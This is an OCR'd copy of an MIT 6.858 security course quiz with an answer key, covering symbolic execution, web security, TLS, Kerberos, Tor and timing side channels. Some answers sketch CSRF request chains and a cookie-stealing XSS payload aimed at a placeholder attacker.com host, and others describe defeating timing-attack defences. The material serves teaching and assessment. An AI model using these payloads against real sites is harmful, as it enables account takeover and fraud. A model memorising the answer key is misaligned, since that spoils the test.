
Department of Electrical Engineering and Computer Science

MASSACHUSETTS INSTITUTE OF TECHNOLOGY

6.858 Spring 2017

Quiz II Solutions



Histogram of grade distribution

Mean 93.37, Median 96.0, Stddev 14.79, Kurtosis 0.09

I Multiple-choice questions

For all of the multiple choice questions, please mark all choices that apply.

1. [4 points]: What does EXE do when the STP solver times out on a constraint query for a particular path?

A. Assume that the query is satisfiable and continue executing the path.

B. Assume that the query is not satisfiable and stop executing the path.

C. Restart STP and retry the query, up to a limited number of retries.

D. Remove a subset of the constraints and retry the query.

Answer: B.

2. [4 points]: Which of the following interactions is prohibited by the same-origin policy?

A. The top-level page `https://foo.example.co.uk/` contains an iframe tag `<iframe src="https://foo.example.co.uk/inner/">`, and the top-level page's Javascript code accesses the DOM elements inside of the iframe.

B. The top-level page `https://foo.example.co.uk/` contains an iframe tag `<iframe src="https://bar.example.co.uk/inner/">`, and the top-level page's Javascript code accesses the DOM elements inside of the iframe.

C. `https://foo.example.co.uk/` contains a script tag `<script src="https://bar.example.co.uk/jquery.js">`.

D. `https://foo.example.co.uk/` contains an image tag `<img src="https://bar.example.co.uk/banner.jpg">`.

Answer: B.

3. [4 points]: Which of the following scenarios would allow an adversary to spoof a TCP connection from the IP address of Ben Bitdiddle's machine on MIT's campus to Gmail's SMTP server? Assume the adversary can send arbitrary packets from his own network connection. All scenarios are independent of one another.

A. Gmail's SMTP server uses the Berkeley sequence number scheme described in Steve Bellovin's paper.

B. Ben Bitdiddle's machine uses the Berkeley sequence number scheme described in Steve Bellovin's paper.

C. The adversary can passively monitor traffic on Ben Bitdiddle's subnet.

D. The adversary can selectively block (but not monitor) packets on Ben Bitdiddle's subnet.

Answer: A, C.

4. [4 points]: MIT's Kerberos KDC server has a maximum ticket lifetime of 24 hours (for most user principals). What ensures that an expired Kerberos ticket can no longer be used?

A. The Kerberos server (KDC) refuses to establish new connections between clients and servers for expired tickets.

B. When a client connects to a server, the server sets a 24-hour timer to terminate the connection, which ensures a client cannot remain connected past the ticket's maximum lifetime.

C. When a client connects to a server, the server compares the ticket's expiration time to the server's current clock, and refuses to authenticate the user if the ticket expiration time is in the past.

D. When a client connects to a server, the server sends a query to the KDC to check if the ticket is still valid with respect to the KDC's clock, and refuses to authenticate the user if the KDC reports that the ticket is expired.

Answer: C.

5. [4 points]: Suppose a user regularly visits their bank web site, `bankofamerica.com`, which uses ForceHTTPS as described in the paper. Which of the following attacks are prevented by ForceHTTPS when configured in the strictest possible way for `bankofamerica.com`?

A. The user is in a coffee shop using their wifi connection, types in `http://www.bankofamerica.com/` in their browser, and an adversary monitors the plaintext data sent to the user's web browser by sniffing the wireless connection.

B. The user clicks on an advertisement claiming to be Bank of America, which redirects the user to `https://www.bank-of-america.co.biz/`, where the user types in their username and password.

C. The developer at Bank of America uses jQuery and forgets to load it via HTTPS, adding a `<script src="http://jquery.com/latest.js">` tag to `https://www.bankofamerica.com/`. An adversary can now intercept the unencrypted connection to `jquery.com` and inject arbitrary Javascript into the bank's web page.

D. The user is in a coffee shop using their wifi connection, and types in `https://www.bankofamerica.com/` in their browser. In the meantime, an adversary has compromised the Bank of America server and has stolen the server's certificate and private key. The adversary now intercepts the user's connection and redirects the user to `https://www.bank-of-america.co.biz/`.

Answer: A, C.

6. [4 points]: In Brumley and Boneh's paper on side-channel attacks, why does blinding prevent the timing attack from working?

A. Blinding prevents the server from using the CRT optimization, which is essential to the timing attack.

B. Blinding changes the p and q primes that are used, so an adversary cannot learn the server's true p and q values.

C. Blinding randomizes the ciphertext being decrypted, thus obscuring the correlation between an adversary's input and the timing differences.

D. Blinding adds a random amount of time to the decryption due to the multiplication and division by the blinding random value r, which obscures the timing differences used in the attack.

Answer: C.

7. [4 points]: How are circuit paths chosen in Tor?

A. The client connects to a directory server, and the directory server returns a randomly chosen sequence of servers that form a circuit.

B. The client chooses the first server at random, and connects to it; that server in turn chooses the next server in the circuit and connects to it; and so on.

C. The client chooses the sequence of servers at random.

Answer: C.

8. [4 points]: In the paper "Click Trajectories: End-to-End Analysis of the Spam Value Chain", how did the authors discover the inner workings of spam-advertised businesses?

A. The authors collected a large number of spam email messages and followed the links contained in the spam emails.

B. The authors established their own "business" and used it to join a spam-advertised affiliate program.

C. The authors consulted with former owners of spam-advertised businesses to learn how their businesses worked.

D. The authors collaborated with a credit card issuer to purchase spam-advertised products.

Answer: A, D.

9. [4 points]: Suppose that Alice and Bob sent confidential text messages to one another last month through an encrypted messaging system. Alice and Bob are worried that an adversary might compromise one of their computers today, while they are taking the 6.858 final exam, and would then be able to decrypt those messages. Which of the following security properties can address Alice and Bob's concern?

A. Authentication.

B. Deniability.

C. Forward secrecy.

D. Backward secrecy.

Answer: C.

10. [4 points]: What data does IS&T collect to analyze security incidents on MIT's network?

A. IS&T logs HTTP requests sent by on-campus users.

B. IS&T logs which machine was using which IP address.

C. IS&T intercepts TLS connections to log HTTPS requests.

D. IS&T keeps IP connection records for the past year.

Answer: A, B.

II Symbolic/concolic execution


Consider the following function body running using the EXE symbolic execution system:

```
int f() {
  int x;
  int y = 0;
  make_symbolic(&x);
  if (x > 10)
    y += 1;
  if (x > 20)
    y += 1;
  if (x > 30)
    y += 1;
  return y;
}
```

11. [9 points]: How many times will EXE invoke the STP solver when running this function?

Explain your answer by drawing the tree of executions, starting with the initial call to `f`, showing all of the forks explored by EXE, along with EXE's calls to the STP solver. (No need to spell out what constraint EXE asks STP to solve.)

Answer: 12 times. On a fork, STP is called once for each branch, and that branch is pruned if STP returns unsat. In the tree below, left `if` branches are for "false" and right branches are for "true."



Consider the following function running using the lab 3 concolic execution system, which does *not* implement the modulo (`%`) operator (that is, `concolic_int` does not provide its own `__mod__` method). Note that, unlike the function from the previous question, this function *returns* from each `if` statement, and the `if` conditions are different.

```
x = fuzzy.mk_int("x")
if x > 30:
  return 0
if x % 2 == 1:
  return 1
if x > 10:
  return 2
return 3
```

12. [9 points]: Alyssa P. Hacker runs the above function in lab 3's concolic execution system, and records the return values, in the order explored by concolic execution. Which of the following are a possible sequence of return values that Alyssa could have observed? Assume that Alyssa's lab 3 implements the cache (as required in lab 3), and simplifies constraints before checking the cache or solving them (in particular, two NOTs are simplified away).

A. 3, 0, 2

B. 3, 0, 1

C. 3, 0, 1, 1

D. 3, 0, 1, 2

Answer: A, B.

III Web security

Ben Bitdiddle is building `https://banjos.com`, a web site that sells banjos, using Flask as in the zoobar lab. The web application uses one cookie, `user`, to store the user's ID (a 128-bit value that is randomly generated for each user). For each user, the server keeps track of the user's shopping cart contents, as well as the user's saved address and credit card number. Ben's application code is as follows:

```
@app.route("/add-to-cart")
def add_to_cart():
  c = CartItem()
  c.user = request.cookies['user']
  c.item = request.form['item']
  cartdb.add(c)
  cartdb.commit()

@app.route("/address")
def show_address():
  u = userdb.query(User).get(request.cookies['user'])
  return "<b>Your current address</b>: " + u.address

@app.route("/change-address")
def change_address():
  u = userdb.query(User).get(request.cookies['user'])
  u.address = request.form['address']
  userdb.commit()
  return "OK"

@app.route("/checkout")
def checkout():
  u = userdb.query(User).get(request.cookies['user'])
  items = cartdb.query(CartItem).get(request.cookies['user']).all()
  if charge_card(u.creditcard, items):
    ship_order(u.address, items)
    return "OK"
  else:
    return "Unable to charge credit card"
```

13. [8 points]: Describe how an adversary can trick a victim user into ordering item x and shipping it to adversary's address a using the victim's saved credit cart. Assume that the victim will visit a web page of the adversary's choosing.

Answer: The adversary's web page should cause the victim's browser to load the following URLs in order (we also accept the first reversed): `https://banjos.com/add-to-cart?item=x`, `https://banjos.com/change-address?address=123+Attacker+Rd.,+Boston,+MA`, `https://banjos.com/checkout`.

14. [8 points]: Describe how an adversary can obtain the user ID of a victim user, and explain what an adversary can do given that user ID. Again, assume that the victim will visit a web page of the adversary's choosing.

Answer: The adversary's web page should cause the victim's browser to load the following URLs: `https://banjos.com/change-address?address=<script>[[ send document.cookie to attacker.com ]]</script>`, and then `https://banjos.com/address`. With the victim's user ID, an adversary can add banjos to the victim's shopping cart, change the address, and place an order using the victim's saved credit card.

One recent proposal to improve web security is called "same-site cookies". In this proposal, a cookie that is marked as "same-site" will be sent along with a request to some origin only if the request is coming from the same origin. That is, if a web page P contains an HTML tag or Javascript code that makes a request to some URL U, the request to U includes same-site cookies only if U and P have exactly the same origin.

15. [8 points]: Suppose Ben marks the `user` cookie on `https://banjos.com` as "same-site". Describe an attack that was possible before (including what concrete damaging action an adversary was able to perform) but is now prevented by same-site cookies.

Answer: Either of the two above attacks should now be impossible, since the victim's browser will not include the victim's cookie with the requests.

IV TLS and HTTPS

Suppose that Google discovers that an adversary has stolen the TLS certificate for `https://www.google.com`, along with the corresponding private key.

16. [8 points]: What specific attack can an adversary now mount, and what else does an adversary require in order to mount this attack? Assume that Google's web servers properly implemented forward-secrecy in TLS.

Answer: If an adversary can actively intercept network traffic to `www.google.com` (e.g., by actively intercepting the network, changing DNS for google.com, or using BGP), the adversary can redirect that traffic to the adversary's own machine and impersonate `www.google.com`. This would give the adversary the ability to monitor user search queries, get users' Google cookies, etc. Note that they can *not* decrypt observed traffic.

A recent proposal to improve web security is called "cookie prefixes". In this proposal, any cookie whose name starts with `__Secure-` is always marked "secure", and cannot be set via a non-HTTPS connection.

Note that this question is separate from the previous one; here, the attacker does NOT have Google's private key.

17. [9 points]: Suppose Google were to rename all of their cookies to start with `__Secure-`. Describe an attack that was possible before (including what concrete damaging action an adversary was able to perform) but that would be prevented by naming cookies using the `__Secure-` prefix.

Hint: assume an adversary has full control over a victim's network.

Answer: Previously, an adversary could trick the user into visiting `http://www.google.com` (without HTTPS) and injecting the adversary's own Google account cookie. This would save the victim's Google searches into the adversary's account. With the cookie name prefix, this is not possible. We also accepted answers that say the attacker could previously sniff cookies out of plaintext requests.

V Side-channel attacks

Alyssa P. Hacker is running a web server with an old version of OpenSSL that does not implement RSA blinding. Alyssa reads the paper about remote timing attacks by David Brumley and Dan Boneh and worries that some adversary could extract her server's private key.

18. [8 points]: Alyssa modifies her web server's code to add a random delay before sending any response to a client.

Can an adversary still mount a timing attack to recover the key from Alyssa's server? Explain what would be required to do so, or explain why it cannot be done.

Answer: Yes, just need to issue more guesses to average out the random delay (though increasingly larger random delay variance mean increasingly more guesses are needed to average it out). Can use either min or avg.

19. [9 points]: Instead of using random delays, Alyssa now observes that requests typically take about 5 milliseconds to complete, and the timing variations exploited by Brumley and Boneh are on the order of tens of microseconds.

Alyssa modifies her web server code to pad all responses up to at least 10 milliseconds. That is, if the web server is ready to send a reply, it checks if at least 10 milliseconds have elapsed since the request came in. If not, the web server calls `nanosleep()` to wait until 10 milliseconds have elapsed, before sending the response.

Alyssa hires Eve to do penetration testing, and gives Eve a dedicated physical server running Alyssa's software which is directly connected to Eve's machine. How can Eve modify Brumley and Boneh's timing attack to still recover the key from Alyssa's server?

Answer: Yes, in principle, though requires many more queries. Need to issue many identical queries in parallel, so that the server overlaps their computation. Then measure the aggregate throughput (completion time) of all requests, which will still reflect the same underlying timing difference.

VI 6.858

We'd like to hear your opinions about 6.858. Any answer, except no answer, will receive full credit.

20. [2 points]: Are there any papers in the second part of the semester that you think we should definitely remove next year? If not, feel free to say that.

Answer: 16x Secure Messaging, 9x Remote Timing, 9x Click Trajectories, 7x Tangled Web, 5x ForceHTTPS, 3x TCP/IP, 3x EXE, 2x OWASP, 2x Kerberos, 2x Tor extras, 1x Capsicum, 1x Cloud Terminal

21. [2 points]: With respect to the final lab (SecFS), what single change would have improved the assignment the most for you? For those of you that did a non-default final project, what would have helped you with the project?

Answer: 12x Better code overview + docs, 11x Recitation on SUNDR, 7x Separate tests by exercise, 5x Hints about Python weirdness, 5x Check-ins for non-default project, 5x Earlier check-offs, 5x More in-depth lab assignment explanations, 5x More security-focus (attack?), 3x Help on how to divide up lab, 3x More tests, 2x Make sure all TAs know lab, 2x Less provided code, 2x Intro to FUSE + file systems, 2x Instructions on how to manually test, 2x Smaller individual alternative, 2x Better size/scope desc. for non-default.
Also: How to write scripts, test explanations, harder extra credit tests, more hands-on help, divide into multiple labs, make it harder, better behavior on crash (release global lock).

End of Quiz